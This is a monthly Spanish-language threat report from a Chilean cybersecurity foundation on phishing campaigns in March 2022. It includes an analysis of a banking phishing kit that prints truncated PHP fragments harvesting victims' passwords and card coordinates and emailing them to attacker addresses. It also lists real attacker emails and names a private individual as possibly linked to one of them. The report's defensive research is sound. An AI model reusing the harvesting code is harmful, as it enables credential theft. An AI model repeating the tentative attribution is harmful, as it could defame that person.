FINSIN

Reporte de Phishing

Marzo 2022

Indice

Introducción....3
TL;DR....4
Phishing Checker....5
Marzo 2022....6
  Datos de países....6
  Datos de kits....7
Caso de filtración de información (actualización)....8
El grupo “Fishers Constantes 01” (actualización)....9
Revisión de informacion de pack 0003....10
  ¿De que sirve todo esto?....13
Palabras finales....14

Introducción

En nuestros análisis como fundación de ciberseguridad encontramos que uno de los principales problemas que afectan a la comunidad en estos temas es la desinformación y los engaños.

Dentro de estos engaños el más prevalente y uno de los que tiene impacto más directo sobre la población en general es el problema del "Phishing".

Este tipo de ataques es muy generalizado y al parecer es un ataque muy barato, por lo que los ciberdelincuentes pueden generar muchas "copias" diariamente, y solamente tendrían que hacer llegar a las personas al sitio para poder engañarlas y robarles sus claves u otro tipo de información.

Al analizar algunos de estos sitios encontramos que tenían patrones comunes de comportamiento, y que habían varios hechos de la misma forma, con archivos muy similares que provenían todos de un mismo "kit de phishing".

Nos dimos a la tarea de clasificar y agrupar los sitios que íbamos encontrando de manera "manual", pero luego tuvimos la problemática de que la cantidad de sitios crecía mucho y el tiempo que podíamos dedicarle a esa investigación se mantenía igual y muy reducido.

Para ello, decidimos generar un sistema automático que nos permitiera detectar, clasificar y agrupar los sitios de phishing que aparecen, logrando identificar patrones que nos permitan definir si un sitio es o no un Phishing y además a qué tipo de kit está asociado.

Con lo anterior, a principios de Febrero lanzamos la plataforma Phishing Catcher de FINSIN para detectar de manera automatizada los sitios que afectan a la comunidad en Chile y también expandir un poco esta detección a los demás países en Latinoamérica que esta herramienta pueda detectar.

Hoy en día me enorgullece presentarles algunos resultados de estas detecciones en el mes de Marzo.

Ricardo Monreal Llop
Presidente FINSIN

TL;DR

A modo de resumen, tenemos los siguientes resultados para los meses de Marzo[1]:

Esperamos que con estos datos les den ganas de seguir leyendo el documento.

El grupo FC01 ha bajado un 84% su actividad

Detectamos más de 2400 tarjetas potencialmente válidas

El kit 0003 tiene datos de afectados en una URL accesible desde Internet

Tenemos datos de correos asociados a múltiples campañas de phishing

1 Cuando se habla de sitios detectados implica que fueron detectados por la plataforma, no corresponde al total real de Chile.


Phishing Checker

La plataforma “Phishing Checker” de FINSIN es un sitio web que ayuda tanto a usuarios normales como a investigadores de ciberseguridad a tener información sobre los sitios de Phishing que están rondando hoy en Chile y algunos en Latinoamérica.

Queremos hacer una plataforma sencilla, que basta con tener una URL y puedes saber si es que esa URL es Phishing o no, y también “porqué” es Phishing con la clasificación de tipo/familia/pack a la que pertenece.

Para acceder a la plataforma se puede ingresar por el siguiente link:
https://phishing.finsin.cl/stats.php

Para conocer mejor su funcionamiento pueden consultar el manual de uso en el siguiente link: https://finsin.cl/plataforma-phishing-checker/




Marzo 2022

Durante el mes de marzo tuvimos una "vuelta a la normalidad" en los números que esperamos de detección de phishing, manteniendo aproximadamente 10 detecciones en días de semana y 3 los fines de semana.

Las detecciones realizadas han aumentado en un 20% con respecto al mes pasado, pero se concentraron mucho más en Chile que en otros países.

Datos de países[2]

En nuestra revisión detectamos a qué institución intentan afectar estos phishings y a qué país están dirigidos, y si lo miramos desde ese punto de vista tenemos el siguiente resumen:




País	Porcentaje
Chile	88,74%
España	11,39%
Perú	1,07%

2 Es la distribución de los phishing que fueron detectados por la plataforma, no corresponde al total real de Chile ni constituyen un ranking del mundo.

Datos de kits

Si ponemos ahora los datos de los kits, tenemos lo siguiente:



Aquí se ve que predomina claramente el pack 0001, llegando casi a la mitad de las detecciones. También aparece el pack 0025 del que hablábamos en el reporte anterior, pero en mucho menos medida. Esto se verá cuando actualicemos el comportamiento del grupo FC-01 más adelante.

Pack	Porcentaje
0001	46,31 %
0025	8,39 %
0043	6,38 %
0037	6,04 %
0003	5,37 %
0031-3	5,03 %
0006-1	4,70 %
0031	3,69 %
0032	3,36 %
Otros	10,74 %

Caso de filtración de información (actualización)

En el reporte del mes de Febrero pudimos mostrar el caso de filtraciones de datos de tarjeta y números de teléfono de los clientes de una institución española.

Estos datos son tomados de personas que caen en este phishing y quedan almacenados directamente en el sitio web en un archivo .txt. Dentro de nuestra detección, podemos extraer este tipo de información para tener datos estadísticos.

En 2 meses de revisión de este kit de phishing detectamos más de 2400 tarjetas potencialmente válidas

Queremos re-evaluar los datos que se han podido encontrar en estos sitios ahora que tenemos un segundo mes de sitios detectados con este kit. En 2 meses de datos tenemos más de 2400 tarjetas potencialmente válidas, más del doble de lo que teníamos el mes pasado.

Con esto vemos que aún cuando es “solo un phishing” igual les es rentable a los delincuentes levantar este tipo de sitios, si es que en 2 meses se pueden conseguir este tipo de números.

Lamentablemente en el reporte no podemos entregar más información acerca de las tarjetas, para cualquier consulta favor dirigirse directamente a los puntos de contacto de FINSIN.

El grupo “Fishers Constantes 01” (actualización)


En este reporte queremos actualizar las acciones del grupo que en el reporte pasado llamamos “Fishers Constantes 01” (FC-01 en adelante).

El FC-01 está enfocado en levantar sitios de phishing contra algunas instituciones financieras en Chile, y el mes de febrero vimos que podía levantar hasta 9 sitios de phishing en un solo día, de hecho vimos que desde el 21 de febrero en adelante estaban levantando un promedio de 5.25 sitios.

Como el tipo de sitios de phishing de estos actores no ha cambiado desde el mes pasado, todavía podemos detectar cuales son los sitios “de ellos” dentro de todas las muestras que tenemos.

Después del 4 de marzo tenemos solo 4 días en donde pudimos detectar más de 2 sitios levantados por FC01

Si nos enfocamos en las instituciones afectadas, son solamente 3, pero lo más notorio es la baja en los sitios totales que levantaron, en el mes tenemos 68 sitios en total distribuidos de la siguiente forma:




Podemos ver que varios días hay 1 o 0 sitios levantados, de hecho después del 4 de marzo tenemos solo 4 días en donde pudimos detectar más de 2 sitios levantados por FC01, lo cual es una gran anomalía frente a la cantidad que estábamos viendo y proyectando el mes de Febrero.

Esperábamos que se mantenga en los niveles que se ven el 01 de marzo, pero al parecer les costó mucho mantener el ritmo que llevaban en marzo y el retorno no fue tanto como para mantener esa inversión.

Revisión de información de pack 0003

Dentro de los pack que nosotros detectamos, uno de los packs que aparecen constantemente, por lo menos 1 vez a la semana, es el que llamamos "0003"[3].



Este pack afecta principalmente a una institución bancaria en Chile, pero lo interesante en este caso no es a la institución que los afecta, sino que almacena en archivos dentro de rutas públicas muchos datos importantes para el delincuente "administrador" del phishing:

- **style.css**: almacena información de las personas afectadas.
- **config.js**: almacena información de configuración del sitio de phishing.

Nos conectamos con personas de la institución afectada para entregarles la información de las víctimas que aparecen dentro del archivo *style.css*.

Si nos centramos en el último archivo (*config.js*), es un archivo de configuración del phishing, cuyo contenido puede ser algo así:

```
ZpzKZMGWmq2gpqeVqIuQtqylnptylqyxr1qghX+6abJgv1i6dQ==|
```

Este texto está cifrado por un algoritmo simétrico custom, el cual además tiene una llave de cifrado particular especial para este kit, pero una vez que se descifra aparece lo siguiente:

```
CL{%}akimicash@gmail.com{%}50{%}1{%}1
```

3 Ejemplo de kit en el siguiente link: https://phishing.finsin.cl/list.php?query=5d1e1377bcf0e3b9301550a32b436a98d0b8d98acbb523ac12e80ece90d73950

Para entender un poco la configuración anterior tenemos que irnos directamente a la fuente (el código del kit), donde notamos lo siguiente:

```
define('CONFIG_FILE',LOCAL_DIR.'pagina/config.js'); /*Asignar permisos de escri
[redacted]
$logs = $system->OpenFile(CONFIG_FILE);
$dblanding = $system->Desofuscar($logs, KEYCRYPT);
$valore = split("{%}",$dblanding);
```

El string de configuración entonces está separado por "{%}", por lo tanto tendríamos los siguientes campos:

1. CL
2. akimicash@gmail.com
3. 50
4. 1
5. 1

El primer campo define el país objetivo de este kit de phishing, en este caso es Chile, pero hemos visto que también afectan a instituciones en Perú.

```
if( empty( $countryGets ) ){
    $countryGets = $country_code;
}

switch ($countryGets){

        case $valore[0]:

        switch ($accion){

            case 'defaults':
                //$loadingpage = $system->OpenFile(DIR_PAGE.'index.html');
                print $loadingpage;
                exit();
            break;
```

El segundo campo es el que guarda el correo al cual se les envía los datos de las personas afectadas (además de guardarlos en el sitio).

```
 $texto .= "==========BANCO ESTADO================<br>";
$texto .= "<b>SESSION: </b>".$_SESSION["vssesion"]." <br>";
$texto .= "<b>IP: </b>".$_SESSION["vsip"]." <br>";
$texto .= "<b>NOMBRE: </b>".$_SESSION["vsnombre"]." <br>";
$texto .= "<b>RUT: </b>".$_SESSION["vsrut"]." <br>";
$texto .= "<b>PASSWORD: </b>".$_SESSION["vspass"]." <br>";
$texto .= "<b>CARD: </b>".$_SESSION["vscard"]." <br>";
$texto .= "<b>Nro SERIE: </b>".$_SESSION["vsnumero_serie"]." <br>";
$texto .= "<b>COORDENADAS: </b>".$_SESSION["vscoordenadas"]." ";

$system->enviar_correo($valore[1],'Banco ESTADO','login-'.$_SESSION["vsip"].'@estado.pe','
```

El tercer campo es uno que guarda la cantidad de datos de la tarjeta de coordenadas que te va a pedir, y aunque en algunos casos puede ser interesante se nota que no les es de mucha utilidad, porque luego tienen el mismo valor “hardcodeado”.

```
$_SESSION["vscantidad_pedir"]=$valore[2];
$cantidad_pedir=$valore[2];
//echo $valore[2]."a";
//$cantidad_pedir=25;
$indices=range(0, count($_SESSION["coordenadas_orden"])-1);
shuffle($indices);


$_SESSION["coordenadas_desorden"]=[];
foreach ($indices as $indice) {
     $_SESSION["coordenadas_desorden"][] = $_SESSION["coordenadas_orden"
}

$tabla.="<table width='100%' style='font-family: Tahoma; font-size:13px;
for($i=0;$i<$cantidad_pedir;$i++)
{
   if($i==0)
   {
       $tabla.="<tr>";
   }

    if($i==$cantidad_pedir-1)
    {
       $tabla.="<td bgcolor='#999999' align='center' style='width: 8%; f
       style='color:#ED7E0D'>".substr($_SESSION["coordenadas_desorden"][
       style='width: 8%;padding: 0; margin: 0;'><input id='".$_SESSION["
       style='font-weight: bold;width:85%; text-align:center ' maxlength
    }
    else
    {
       $tabla.="<td bgcolor='#999999' align='center' style='width: 8%; f
       style='color:#ED7E0D'>".substr($_SESSION["coordenadas_desorden"][
       style='width: 8%;padding: 0; margin: 0;'><input id='".$_SESSION["
       style='font-weight: bold;width:85%; text-align:center ' maxlength
       class='coords'></td>";
    }
```

```
//echo "<br> 2da Pedida <br>";
$tabla02.="<table width='100%' style='font-family: Tahoma; font-size:13p
$j=0;
for($i=$cantidad_pedir;$i<50;$i++)
{

   if($j==0)
   {
       $tabla02.="<tr>";
   }
     if($i==49)
    {
       $tabla02.="<td bgcolor='#999999' align='center'  style='width: 8%
       style='color:#ED7E0D'>".substr($_SESSION["coordenadas_desorden"][
       style='width: 8%;padding: 0; margin: 0;'><input id='".$_SESSION["
       style='font-weight: bold;width:85%; text-align:center ' maxlength
    }
    else
    {
        $tabla02.="<td bgcolor='#999999' align='center'  style='width: 8
        style='color:#ED7E0D'>".substr($_SESSION["coordenadas_desorden"]
        style='width: 8%;padding: 0; margin: 0;'><input id='".$_SESSION[
        style='font-weight: bold;width:85%; text-align:center ' maxlengt
        class='coords'></td>";
    }
```

El cuarto y quinto argumento de la configuración son argumentos que son hererdados desde una versión anterior del kit (para nosotros el kit 0002), que usaba estos valores para formatear como piden los datos de la tarjeta de coordenadas a las personas afectadas.

¿De que sirve todo esto?

Teniendo la información anterior, podemos tener un mejor contexto para saber a quién afecta la campaña de phishing y además cual es el correo receptor de esta información.

Cuando comenzamos a contrastar los datos de cada uno de los correos que están siendo asociados a este tipo de kits, tenemos que se empiezan a repetir varios de estos correos, por ejemplo, le dejamos al lista actual de correos que están siendo usados en este kit:

Cant	Email
14	comisionverde1@gmail.com
9	logosami2022@gmail.com
8	chelitotrolo007@gmail.com
8	loguitosdechileami@gmail.com
7	akimicash@gmail.com
6	piwinet2018@hotmail.com
4	badboyblack417@gmail.com
1	fertulum@gmail.com
1	recursitosmail@gmail.com

Algunos de estos correos son más conocidos que otros, por ejemplo:

- "chelitotrolo007@gmail.com" ya aparece en un tweet del 2019 como parte de este tipo de phishings, y es conocido por los afectados por estar en varios de los ataques anteriores.
- "akimicash@gmail.com", está asociado a la creación de otro sitio llamado "p4ge.info" el año 2016 el cual está asociado al dominio (asumo de phishing) "santander.p4ge.info".
- "fertulum@gmail.com", es el caso más interesante, porque según el archivo de configuración asociado es un sitio que afecta a personas peruanas, y el correo está asociado[4] al nombre de una persona: "Fernando Tulumba Tuesta". Queremos dejar claro, que no tenemos como acusar o asociar legalmente a esta persona a algún delito informático, pero ese correo aparece en la configuración de ese kit, y este sitio de phishing está clonando la página de empresas de un banco en Chile. De hecho es el único del pack 0002 (antecesor del 0003) que tenemos en este mes.

Otro que queremos poner atención es el "logosami2022@gmail.com", que debe ser la versión nueva (de este año) del "loguitosdechileami@gmail.com". Y aunque son solo suposiciones, la parte "ami" del correo anterior me suena mucho a que están relacionadas con "akimi" del "akimicash@gmail.com".

Aunque son solo relaciones sin tanta información de base, es interesante poder compartirla para que alguien más que tenga más información, nos la pueda compartir, o por lo menos, le sirva de insumo para sus investigaciones.

4 El nombre aparece en el siguiente documento: https://cordis.europa.eu/docs/projects/cnect/2/601102/080/deliverables/001-TUCAN3GD61PUCPe.pdf

Palabras finales

Primero queremos agradecer a los que nos han apoyado en la plataforma, ha sido muy refrescante poder recibir las palabras de apoyo con el proyecto y queremos que más personas puedan aprovechar esta información, por lo que cualquier difusión nos ayuda mucho.

Vemos que con un trabajo chico podemos ir cambiando tendencias, esto se pudo ver frente a la disminución y asumo que "pivoteo" del grupo de phishing FC01 que teníamos definido en el reporte anterior. Hoy tienen menos sitios que el mes anterior, y la tendencia de este grupo venía en alza en los últimos días de febrero.

Con FINSIN estamos buscando llegar más allá y creemos que con nuestra plataforma y con el apoyo de la comunidad podemos entregar mucha información para que este tipo de estafas sean cada vez menos rentables para estos ciberdelincuentes y podamos tener a la población general más segura.

Ir un poco más allá tiene beneficios, no solo para la clasificación de estos sitios, sino que también para mostrar patrones de comportamiento y además de encontrar algunas relaciones, aunque puedan ser distantes, con personas de la vida real.

Muchas gracias por el apoyo y nos leemos en el siguiente reporte.